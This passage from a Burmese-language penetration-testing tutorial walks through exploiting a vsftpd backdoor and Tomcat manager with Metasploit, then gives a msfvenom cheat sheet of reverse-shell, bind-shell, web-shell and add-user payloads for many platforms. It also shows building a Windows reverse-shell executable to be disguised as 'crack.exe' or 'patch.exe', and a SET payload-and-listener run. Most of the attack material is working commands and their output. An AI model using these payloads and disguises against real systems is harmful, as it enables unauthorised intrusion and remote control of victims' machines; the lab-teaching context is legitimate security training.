msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.10.10.10:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.10.10.10:21 - USER: 331 Please specify the password.
[+] 10.10.10.10:21 - Backdoor service has been spawned, handling...
[+] 10.10.10.10:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.10.11:45199 -> 10.10.10.10:6200) at 2019-08-29 12:08:56 -0400

pwd
/
```

ဒါဆိုရင်တော့ FTP ကို exploit ပြုလုပ်တာပြီးဆုံးပြုဖြစ်ပါတယ်။ ကြိမ်းသေအောင် pwd ဆိုတဲ့ command နဲ့ကြည့်လိုက်ပါ။ Root အောက်ကိုရောက်နေတာကို တွေ့ရမှာဖြစ်ပါတယ်။ နောက်ထက်ပြီး ifconfig ဆိုတဲ့ command နဲ့ကြည့်လိုက်ပါ။ Target ip ဖြစ်နေတာကိုတွေ့ရမှာဖြစ်ပါတယ်။

```
ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:fa:dd:2a
          inet addr:10.10.10.10 Bcast:10.10.10.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:13802 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13919 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2127198 (2.0 MB) TX bytes:1495467 (1.4 MB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:239 errors:0 dropped:0 overruns:0 frame:0
          TX packets:239 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:89901 (87.7 KB) TX bytes:89901 (87.7 KB)
```

## Exploiting Tomcat

အပေါ်မှာ Scan လုပ်ခဲ့တုန်းက Apache Tomcat web server က running ဖြစ်နေတယ်ဆိုတာကို တွေ့ရမှာဖြစ်ပါတယ်။ Port အနေနဲ့ကတော့ 8180 ဖြစ်ပါတယ်။ Target ip ကို browser ကနေ port 8180 နဲ့ရှိကြည့်လိုက်ပါ။ ဥပမာ - 10.10.10.10:8180 ပေါ့။

Tomcat ရဲ့ webpage ကျလာမှာဖြစ်ပါတယ်။ ကျွန်တော်တို့တွေ Tomcat အတွက် Exploit ကို ရှာကြည့် ရအောင်။ အရင်ဆုံး metasploit ထဲကို msfconsole ကနေဝင်ထားပါ။ အရင်ဆုံး ကျွန်တော် တို့ Tomcat ရဲ့ username & password ကိုအရင် crack လုပ်ကြပါမယ်။ Search tomcat လိုရှိက်လိုက်ပါ။

```
msf5 > search tomcat
Matching Modules
=====
#  Name
- -----
1 auxiliary/admin/http/tomcat_administration
2 auxiliary/admin/http/tomcat_utf8_traversal
3 auxiliary/admin/http/trendmicro_dlp_traversal
4 auxiliary/dos/http/apache_commons_fileupload_dos
5 auxiliary/dos/http/apache_tomcat_transfer_encoding
6 auxiliary/dos/http/hashcollision_dos
7 auxiliary/scanner/http/tomcat_enum
8 auxiliary/scanner/http/tomcat_mgr_login
9 exploit/linux/http/cisco_prime_inf_rce
10 exploit/multi/http/struts2_namespace_ognl
11 exploit/multi/http/struts_code_exec_classloader
12 exploit/multi/http/struts_dev_mode
13 exploit/multi/http/tomcat_jsp_upload_bypass
14 exploit/multi/http/tomcat_mgr_deploy
15 exploit/multi/http/tomcat_mgr_upload
16 exploit/multi/http/zenworks_configuration_management_upload
17 post/multi/gather/tomcat_gather
18 post/windows/gather/enum_tomcat

#      Disclosure Date   Rank    Check  Description
-----+-----+-----+-----+
1  2009-01-09  normal  Yes   Tomcat Administration Tool Default Access
2  2010-07-09  normal  Yes   Tomcat UTF-8 Directory Traversal Vulnerability
3  2009-01-09  normal  Yes   TrendMicro Data Loss Prevention 5.5 Directory T
raversal
4  2014-02-06  normal  No    Apache Commons FileUpload and Apache Tomcat DoS
closure and DoS
5  2010-07-09  normal  No    Apache Tomcat Transfer-Encoding Information Dis
closure
6  2011-12-28  normal  No    Hashtable Collisions
7  2011-12-28  normal  Yes   Apache Tomcat User Enumeration
8  2018-10-04  normal  Yes   Tomcat Application Manager Login Utility
9  2018-10-04  excellent Yes   Cisco Prime Infrastructure Unauthenticated Remo
te Code Execution
10 2018-08-22  excellent Yes   Apache Struts 2 Namespace Redirect OGNL Injecti
on
11 2014-03-06  manual  No    Apache Struts ClassLoader Manipulation Remote C
ode Execution
12 2012-01-06  excellent Yes   Apache Struts 2 Developer Mode OGNL Execution
13 2017-10-03  excellent Yes   Tomcat RCE via JSP Upload Bypass
14 2009-11-09  excellent Yes   Apache Tomcat Manager Application Deployer Auth
enticated Code Execution
15 2009-11-09  excellent Yes   Apache Tomcat Manager Authenticated Upload Code
Execution
16 2015-04-07  excellent Yes   Novell ZENworks Configuration Management Arbitr
ary File Upload
17 2015-04-07  normal  No    Gather Tomcat Credentials
18 2015-04-07  normal  No    Windows Gather Apache Tomcat Enumeration

msf5 >
```

Login password crack မှာမိုလို tomcat\_mgr\_login ဆိုတာကိုအသုံးပြုပါမယ်။ အခုအသုံးပြုမယ့် Module ကတေသာ auxiliary ပြန်ပါတယ်။ Command က use auxiliary/scanner/http/comcat\_mgr\_login ပြန်ပါ တယ်။

```
msf5 > use auxiliary/scanner/http/tomcat_mgr_login
msf5 auxiliary(scanner/http/tomcat_mgr_login) >
```

ပြီးတော့ rhost နဲ့ rport ကိုသတ်မှတ်ပေးရပါမယ်။

```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rhost 10.10.10.10
rhost => 10.10.10.10
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8180
rport => 8180
msf5 auxiliary(scanner/http/tomcat_mgr_login) >
```

ပြီးရင်တော့ exploit လုပ်ပါမယ်။

```
[+] 10.10.10.10:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.10.10.10:8180 - Login Successful: tomcat:tomcat
[-] 10.10.10.10:8180 - LOGIN FAILED: both:admin (Incorrect)
```

Login Successful ဆုံးပြုတော့ username & password ကိုကျန်တော်တို့တွေရမှာဖြစ်ပါတယ်။ Username ကတော့ tomcat ဖြစ်ပြီး Password ကလဲ tomcat ဖြစ်ပါတယ်။ ဒါဆုံးရင် tomcat ကိုဆက်ပြီး shell access ရအောင် exploit ဆက်လုပ်ပါမယ်။ ဒီတစ်ခါအသုံးပြုမယ့် module ကတော့ exploit module ဖြစ်ပါတယ်။ search tomcat-mgr ဆိုတဲ့ command ကိုအသုံးပြီးပြီး ရှာလိုက်ပါ။

```
msf5 > search tomcat_mgr
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  ---
  1 auxiliary/scanner/http/tomcat_mgr_login      2009-11-09   normal  Yes    Tomcat Application Manager Login Ut
ility
  2 exploit/multi/http/tomcat_mgr_deploy        2009-11-09   excellent  Yes    Apache Tomcat Manager Application D
eveloper Authenticated Code Execution
  3 exploit/multi/http/tomcat_mgr_upload        2009-11-09   excellent  Yes    Apache Tomcat Manager Authenticated
Upload Code Execution

msf5 >
```

Tomcat နဲ့သက်ဆိုတဲ့ Exploit တွေကိုတွေ့ပါပြီ။ အဲထဲကမှ ကျန်တော်တို့တွေက 2 ကိုအသုံးပြုပါ မယ်။ Command က use exploit/multi/http/tomcat\_mgr\_deploy ဖြစ်ပါတယ်။

```
msf5 > use exploit/multi/http/tomcat_mgr_deploy
msf5 exploit(multi/http/tomcat_mgr_deploy) >
```


ပြီးရင် payload သတ်မှတ်ပေးရပါ၍မယ်။ Command က set PAYLOAD java/meterpreter/reverse\_tcp ပြန်ပါတယ်။

```
msf5 exploit(multi/http/tomcat_mgr_deploy) > show options
Module options (exploit/multi/http/tomcat_mgr_deploy):
Name      Current Setting  Required  Description
----      -----          -----    -----
HttpPassword          no        The password for the specified username
HttpUsername          no        The username to authenticate as
PATH                 /manager   yes      The URI path of the manager app (/deploy and /undeploy will be used)
Proxies              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS              yes      The target address range or CIDR identifier
RPORT                80       yes      The target port (TCP)
SSL                  false     no       Negotiate SSL/TLS for outgoing connections
VHOST               no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST                yes      The listen address (an interface may be specified)
LPORT                4444     yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic
```

ကျွန်ုတ်တို့တွေ set command ကိုအသုံးပြုပြီးတော့ HttpPassword, HttpUsername, Rhosts, Rport, Lhost တို့ကိုသတ်မှတ်ပေးရပါမယ်။RHOSTS ဆိုတာက Target Machine ရဲ့ ip address ဖြစ်ပြီး LHOST ဆိုတာကတော့ Kali ရဲ့ ip address ဖြစ်ပါတယ်။



```
root@mps:/home/hanniuX/Desktop
hanniuX@mps:~/Desktop
msf5 exploit(multi/http/tomcat_mgr_deploy) > show options
Module options (exploit/multi/http/tomcat_mgr_deploy):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST                yes      The listen address (an interface may be specified)
LPORT                4444     yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic

msf5 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf5 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf5 exploit(multi/http/tomcat_mgr_deploy) > set rhosts 172.16.16.129
rhosts => 172.16.16.129
msf5 exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport => 8180
msf5 exploit(multi/http/tomcat_mgr_deploy) > set lhost 172.16.16.1
lhost => 172.16.16.1
msf5 exploit(multi/http/tomcat_mgr_deploy) >
```

ပြီးရင်တော့ exploit command ကိုအသုံးပြုပြီး exploit လုပ်လို့ရပါပြီ။

```
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 172.16.16.1:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6258 bytes as M659wVKLpB.war ...
[*] Executing /M659wVKLpB/LETbZqKB.jsp...
[*] Undeploying M659wVKLpB ...
[*] Sending stage (53867 bytes) to 172.16.16.129
[*] Meterpreter session 1 opened (172.16.16.1:4444 -> 172.16.16.129:37716) at 2019-09-01 1
2:01:39 +0630
meterpreter > 
```

OK ဒါဆိုရင်တော့ tomcat ကို exploit လုပ်တာအောင်မြင်ပြီဖြစ်ပါတယ်။ ကျွန်တော်တို့တွေ Shell access ကိုရရှိပြီဖြစ်ပါတယ်။

### Exploitation Windows with msfvenom

Windows ကို exploit လုပ်တဲ့အကြောင်းမပြောခင် msfvenom အကြောင်းလေးဆွေးနွေးပေးပါမယ်။ Msfvenom ဆိုတာ msfpayload နဲ့ msfencode တို့ကိုပေါင်းစပ်ထားပြီး အဲဒ့် tools ၂ ခုစလုံးကို ထည့်သွင်းထားတဲ့ single Framework instance ဖြစ်ပါတယ်။

msfvenom ရဲကောင်းတဲ့အချက်တွေကတော့

- One single tool
- Standardized command line options
- Increased speed

တို့ပြုဖြစ်ပါတယ်။ Msfvenom နဲ့တွဲဖက်အသုံးပြုလိုကူတဲ့ options တွေကတော့ အောက်မှာပုံနှင့် တက္ကဖော်ပြထားပါတယ်။

```
root@MPS:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list          <type>    List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload        <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options      <>        List --payload <value>'s standard, advanced and evasion options
  -f, --format         <format>   Output format (use --list formats to list)
  -e, --encoder        <encoder>  The encoder to use (use --list encoders to list)
  --sec-name           <value>   The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
  --smallest           <value>   Generate the smallest possible payload using all available encoders
  --encrypt            <value>   The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  --encrypt-key        <value>   A key to be used for --encrypt
  --encrypt-iv         <value>   An initialization vector for --encrypt
  -a, --arch            <arch>    The architecture to use for --payload and --encoders (use --list archs to list)
  --platform           <platform> The platform for --payload (use --list platforms to list)
  -o, --out             <path>    Save the payload to a file
  -b, --bad-chars       <list>    Characters to avoid example: '\x00\xff'
  -n, --nopsled         <length>  Prepend a nopsled of [length] size on to the payload
  --pad-nops           <length>  Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops
minus payload length)
  -s, --space           <length>  The maximum size of the resulting payload
  --encoder-space       <length>  The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations      <count>   The number of times to encode the payload
  -c, --add-code        <path>    Specify an additional win32 shellcode file to include
  -x, --template        <path>    Specify a custom executable file to use as a template
  -k, --keep             <value>   Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name        <value>   Specify a custom variable name to use for certain output formats
  -t, --timeout         <second>  The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
  -h, --help             <value>   Show this message
root@MPS:~#
```

msfvenom မှာပါတဲ့ payload list တွကိုကြည့်မယ်ဆိုရင်တော့ msfvenom -l payloads ဆိုတဲ့ command ကိုအသုံးပြုနိုင်ပါတယ်။ Msfvenom နဲ့ Payload create လုပ်မယ်ဆိုရင် Platform ပေါ်မှတည်ပြီး အသုံးပြုရတဲ့ Command တွေကမတူပါဘူး။ ဒဲ Command တွကိုအောက်မှာဖော်ပြုပေးထားပါတယ်။ တစ်ကယ်လဲအသုံးတည့်ပြီး အသုံးဝင်တဲ့ Command တွေဖြစ်ပါတယ်။

### List payloads

```
msfvenom -l
```

### Binaries Payloads

#### **Linux Meterpreter Reverse Shell**

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address>
LPORT=<Local Port> -f elf > shell.elf
```

#### **Linux Bind Meterpreter Shell**

```
msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=<Remote IP Address>
LPORT=<Local Port> -f elf > bind.elf
```

#### **Linux Bind Shell**

```
msfvenom -p generic/shell_bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port>
-f elf > term.elf
```

#### **Windows Meterpreter Reverse TCP Shell**

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address>
LPORT=<Local Port> -f exe > shell.exe
```

#### **Windows Reverse TCP Shell**

```
msfvenom -p windows/shell/reverse_tcp LHOST=<Local IP Address> LPORT=<Local
Port> -f exe > shell.exe
```

#### **Windows Encoded Meterpreter Windows Reverse Shell**

```
msfvenom -p windows/meterpreter/reverse_tcp -e shikata_ga_nai -i 3 -f exe >
encoded.exe
```

### Mac Reverse Shell

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port>  
-f macho > shell.macho
```

### Mac Bind Shell

```
msfvenom -p osx/x86/shell_bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port>  
-f macho > bind.macho
```

## Web Payloads

### PHP Meterpreter Reverse TCP

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Local IP Address> LPORT=<Local  
Port> -f raw > shell.php  
cat shell.php | pbcopy && echo 'php ' | tr -d '\n' &gt; shell.php &amp;&amp; pbpaste &gt;&gt; shell.php</pre
```

### ASP Meterpreter Reverse TCP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address>  
LPORT=<Local Port> -f asp > shell.asp
```

### JSP Java Meterpreter Reverse TCP

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port>  
-f raw > shell.jsp
```

### WAR

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port>  
-f war > shell.war
```

## Scripting Payloads

### Python Reverse Shell

```
msfvenom -p cmd/unix/reverse_python LHOST=<Local IP Address> LPORT=<Local Port>  
-f raw > shell.py
```

### Bash Unix Reverse Shell

```
msfvenom -p cmd/unix/reverse_bash LHOST=<Local IP Address> LPORT=<Local Port> -f  
raw > shell.sh
```

## Perl Unix Reverse shell

```
msfvenom -p cmd/unix/reverse_perl LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.pl
```

## Shellcode

### Windows Meterpreter Reverse TCP Shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f <language>
```

### Linux Meterpreter Reverse TCP Shellcode

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f <language>
```

### Mac Reverse TCP Shellcode

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f <language>
```

## Create User

```
msfvenom -p windows/adduser USER=hacker PASS=Hacker123$ -f exe > adduser.exe
```

Msfvenom အကြောင်းလဲ သိပြီဆိုတော့ Windows Exploit အကြောင်းလေးဆက်သွား ရအောင်။ ကျွန်တော်တို့တွေ msfvenom နဲ့ payload တစ်ခုဖန်တီးပါမယ်။ Command ကတော့ msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.1 LPORT=4444 -f exe > evil2.exe ပံ့ဖြစ်ပါတယ်။ Command အကြောင်းရှင်းပြပေးပါမယ်။ Msfvenom နဲ့ windows အတွက် reverse\_tcp payload တစ်ခုဖန်တီးတာမူလို့ windows/meterpreter/reverse\_tcp ကိုအသုံးပြုပါတယ် အရှေ့က -p ဆိုတာက payload ကိုပြောတာဖြစ်ပါတယ်။ အနောက်က LHOST=ip မှာ attacker ip နဲ့ lport မှာ မိမိအသုံးပြု ချင်တဲ့ port ကိုထည့်ပေးရမှာဖြစ်ပါတယ်။ ပြီးတော့ -f ဆိုတာကတော့ ထွက်လာတဲ့ payload ရဲ့ format ကိုသတ်မှတ်ပေးတာဖြစ်ပါတယ်။ ကျွန်တော် ကတော့ windows အတွက်မူလို့ exe ကိုအသုံးပြုတာဖြစ်ပါတယ်။ အနောက်က > evil2.exe ဆိုတာက evil2 ဆိုတဲ့ file name နဲ့ save လုပ်တာဖြစ်ပါတယ်။ File name ကိုလဲ မိမိ နှစ်သက်သလို သတ်မှတ်လို့ရပါတယ် (ဥပမာ - crack.exe, patch.exe)။

```
root@mps:/home/hannix/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.1 LPORT=4444 -f exe > evil2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Payload ဖုန်တီးပြီးရင်တော့ terminal ကနေ msfconsole လိုက်ပါ။ ပြီးရင်တော့ ပုံပါအတိုင်း ထည့်သွင်းပေးလိုက်ပါ။ အသေးစိတ်ကိုတော့ မရေးပြတော့ပါဘူး အပေါ်မှာ exploit တွေလုပ်ခဲ့တုန်း က ဖော်ပြခဲ့ပြီးဖြစ်ပါတယ်။

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.10.1
lhost => 10.10.10.1
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```

ပြီးရင်တော့ Payload ကို Target windows ထံသို့ပို့ဆောင်ပေးရပါမယ်။ တစ်ခုသိထားရမှာက အခု အခြားလုပ်ထားတဲ့ payload ကို antivirus ကို detect သိပါတယ်။ Undetectable payload အကြောင်းကို နောက်အခန်းမှာ ဖော်ပြထားပါတယ်။ အဲတော့ Antivirus ကိုပိတ်ထားဖို့တော့ လိုအပ်ပါတယ်။ Antivirus ကိုပိတ်ပြီးရင်တော့ evil2.exe ကို run လိုက်ပါ။ အောက်ကပုံအတိုင်း တွေ့မြင်ရမှာဖြစ်ပါတယ်။

```
[*] Started reverse TCP handler on 10.10.10.1:4444
[*] Sending stage (179779 bytes) to 10.10.10.128
[*] Meterpreter session 2 opened (10.10.10.1:4444 -> 10.10.10.128:1551) at 2019-09-02 19:35:20 +0630
meterpreter > []
```

ဒါဆိုရင်တော့ Windows shell access ကိုရရှိပြီးဖြစ်ပါတယ်။ Terminal မှာ shell ဆိုပြီးရှိက်လိုက်ပါ။

```
meterpreter > shell
Process 276 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\admin\Downloads>[]
```

ဒီလောက်ဆိုရင်တော့ Windows exploit လုပ်နည်းသဘောတရားကို နားလည်မယ်လိုထင်ပါတယ်။ တဗြားလိုအပ်တာတွေကိုတော့ နောက်သင်ခန်းစာမှာ ထည့်သွင်းဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။

## Social Engineering using SET

အရှေ့ပိုင်းတွေမှာတုန်းက exploitation လုပ်လိုရတဲ့ ဖြစ်စဉ် ဤကို သိရှိခဲ့ပြီးဖြစ်ပါတယ်။ Attacker က target system ကို direct acces လုပ်တာ နောက်တစ်ခုက target system က router/firewall အနောက်မှာရှိနေတဲ့အတွက် router/firewall တို့ရဲ့ public interface ထိပဲရောက်နိုင်တာ တို့ပြုဖြစ်ပါတယ်။ ပထမ နည်းလမ်းအတွက်က Direct access ဆိုတော့ အဆင်ပြေပေမယ ဒုတိယ နည်း လမ်းက တော့အဆင်မပြနိုင်ပါဘူး။ အဲဒါကြောင့် attacker က payload ကို target ထံသို့ပို့ဆောင်တဲ့ နည်းလမ်းကို အသုံးပြုမှုသာလျှင်အဆင်ပြေမှာ ဖြစ်ပါတယ်။ အဲလိုလုပ်ဖို့အတွက်ဆိုရင်

ကျွန်တော်တိုက social engineering လိုခေါ်တဲ့ နည်းလမ်းကိုအသုံးပြုရမှာဖြစ်ပါတယ်။ Social Engineering ဆိုတာကိုတော့ လုပ်စားခြင်း နည်းပညာ လိုအပ်တဲ့ ရပါတယ်။ ဘာဖြစ်လိုလဲဆိုတော့ Attacker တစ်ယောက်က Organization ၊ တစ်စုံတစ်ယောက်ထံ မှအချက်လက်များကိုလိုချင်တဲ့အခါ တိုက်ရှိက်မေးမြန်းလိုမရပါဘူး သွယ်ပိုက်ပြီး လိုချင်တဲ့အချက်လက်တွေကို ရယူတာကို Social Engineering လုပ်တယ်လိုခေါ်ပါတယ်။ Social Engineering ကလဲ Penetration Testing အတွက် မသုံးမဖြစ်ဘုံးရမယ့် နည်းလမ်းတွေထဲမှာပါဝင်ပါတယ်။ Social Engineering လုပ်ဖို့အတွက် ကျွန်တော်တို့တွေ setoolkit ဆိုတဲ့ framework ကိုအသုံးပြုရပါမယ်။ အဲဒေါ် framework ကိုအသုံးပြုပြီးတော့ social engineering attack တွေအများကြီးပြုလုပ်လို ရပါတယ်။ Kali linux ရဲ့ terminal မှာ setoolkit လိုရှိက်လိုက်ပါ။

```

There is a new version of SET available.
Your version: 7.7.9
Current version: 8.0.1

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 

```

Options တွေများစွာပါဝင်တာကို တွေ့ရမှာဖြစ်ပါတယ်။ Social Engineering attack တစ်ခုလောက် ပြုလုပ်ကြပါမယ်။ အဲထဲကမှ 1 ကိုရွေးပါမယ်။

**Please update SET to the latest before submitting any git issues.**

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules
  
- 99) Return back to the main menu.

`set>`

ပြီးရင်တော့ Number 4 ကိုရွေးပါမယ်။ Create a Payload and Listener ဆုတေသနဖြစ်ပါတယ်။

`set> 4`

1) Windows Shell Reverse_TCP attacker	Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter to attacker	Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL attacker	Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64	Windows X64 Command Shell, Reverse TCP Inline Connect back to the attacker (Windows x64), Meterpreter
5) Windows Meterpreter Reverse_TCP X64	Spawn a meterpreter shell and find a port home via tunnel
6) Windows Meterpreter Egress Buster a multiple ports	Tunnel communication over HTTP using SSL and use port 443
7) Windows Meterpreter Reverse HTTPS Meterpreter	Use a hostname instead of an IP address and use port 443
8) Windows Meterpreter Reverse DNS reverse Meterpreter	Downloads an executable and runs it
9) Download/Run your Own Executable	

`set:payloads>`

ဒီမှာကျွန်တော်တို့ Windows Shell Reverse\_TCP ကိုအသုံးပြုပါမယ်။ အဲဒါကြောင့် 1 ကိုရွေးပါမယ်။

```
set:payloads>1
set:payloads> IP address for the payload listener (LHOST):172.16.16.5
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):
```

1 ကိုရွေးပြီးပြီးရင်တော့ Listener address နဲ့ reverse listener port တို့ကိုထည့်ပေးရပါမယ်။ အဲဒါတွေက တော့ attacker machine ၏ address ထည့်ပေးရမှာဖြစ်ပါတယ်။ ပြီးရင်တော့ payload

generate လုပ်ပါတယ်။ Payload generate လုပ်ပြီးဖို့ရင်တော့ ကျွန်တော်တိုက စတင်ပြီး listen လုပ်ဖို့အတွက် yes ကိုနိုင်ပေးရပါမယ်။ အဲဒေါသီ Metasploit က launches လုပ်ပါမယ်။

```

      =[ metasploit v5.0.45-dev
+ -- ---=[ 1918 exploits - 1075 auxiliary - 330 post      ]
+ -- ---=[ 561 payloads - 45 encoders - 10 nops      ]
+ -- ---=[ 4 evasion      ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
resource (/root/.set/meta_config)> set LHOST 172.16.16.5
LHOST => 172.16.16.5
resource (/root/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.16.16.5:4444
msf5 exploit(multi/handler) >

```

